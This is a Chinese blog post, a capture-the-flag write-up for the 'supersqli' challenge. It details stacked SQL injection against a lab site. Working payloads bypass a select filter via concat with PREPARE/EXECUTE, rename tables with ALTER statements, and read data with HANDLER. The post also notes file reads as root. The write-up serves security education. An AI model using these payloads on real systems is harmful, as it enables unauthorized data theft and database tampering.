【攻防世界】五 --- supersqli

原创

通地塔 于 2020-12-23 20:33:51 发布 102 收藏 2

分类专栏： 攻防世界 文章标签： 网络安全


本文链接：https://blog.csdn.net/qq_43168364/article/details/111502446


题目 — supersqli

一、writeup

主页很明显的一个sql注入漏洞，注入点：inject 查询字符串中


注入类型：字符型







字段数：2

显示位：xx，这里做了过滤，是对关键字的过滤





这里联合查询无法使用了，试试其他的注入手法，实在不行在来想办法绕过这个过滤，首先试试报错注入



updatexml是被过滤的，再试试extractvalue


没有被过滤，得到了库名：supersqli，再看看当前的用户，是：root@localhost

尝试是否可以读文件


可以读出部分文件，但是回显不完全。。。至此 报错注入 可以得到的信息也就这么多了。 延时注入 和 布尔盲注 是我们最后的倔强了，最后再尝试。这里先试试是否可以进行 堆叠注入

堆叠注入可以搞，看表名

看words表的字段名




words表有两个字段：id 和 data，再看看另一张表的字段，如果表名是数字或者和保留字有冲突的话需要使用反引号括起来




该表有一个flag字段，显然flag应该就在该表的flag字段中保存，接下来就要想办法读里面的内容了。这里还是需要绕过前面的那个过滤，这里有了堆叠查询，应该想到用`预编译` + `concat函数`来让绕过对select的过滤。执行：

```
?inject=1';set @sql=concat('sel','ect flag from `1919810931114514`');PREPARE st1 FROM @sql;EXECUTE st1 --+
```

即可得到flag




上面的是第一种方法，接下来介绍第二种方法—借助alter来修改表的结构
通过上面的步骤可知words表有两个字段：id 和 data




再通过回显,我们可以判断后台执行的查询语句应该是：`select * from words where id='xxx'` `xxx`就是用户输入的inject的值。因此这里我们可以将表 `1919810931114514` 的名字改为：`words`， `flag`字段名改为`id`。这样构造语句：`select * from words where id='1' or 1=1 --+` 让后台去执行就可以拿到flag了。
这里执行：

```
?inject=1';alter table words rename to words1;alter table `1919810931114514` rename to words;alter table words c
hange flag id varchar(50) --+ --- 将words改名为words1，将1919810931114514表改名为words，将words的flag字段改名为id
```

- alter table words rename to words1 — 将`words`表改名为`words1`
- alter table `1919810931114514` rename to words — 将`1919810931114514`表名改为`words`
- alter table words change flag id varchar(50) — 将words表的`flag`字段名改为`id`



得到flag



方法三 — 使用 **handler语句 + 堆叠查询** 进行数据的查询

handler语句：是一行一行的浏览一个表中的数据，handler语句可以用于：MyISAM 和 InnoDB引擎。handler语句的相关命令如下

- **handler table_name open** ---- 打开一张表
- **handler table_name read first** ---- 读取第一行的内容
- **handler table_name read next** ---- 依次获取其他行的内容

执行：

```
?inject=1';handler `1919810931114514` open;handler `1919810931114514` read first --+
```

直接取得flag

这是最简单的一种方法

二、知识点

- **堆叠注入**
- **mysql预处理语句**
  - 所谓**预编译语句**就是将 SQL 语句中的值用**占位符**替代
  - 预编译语句的优势在于：一次编译、多次运行，省去了解析优化等过程；此外预编译语句能防止 SQL 注入
  - MySQL 官方将 **prepare（定义预处理语句）**、**execute（执行预处理语句）**、**deallocate（删除预处理语句）** 统称为 PREPARE STATEMENT（**prepare statement**）。翻译也就习惯的称其为**预处理语句**
- 使用`concat函数`绕过过滤
- 使用`alter语句`和`handler语句`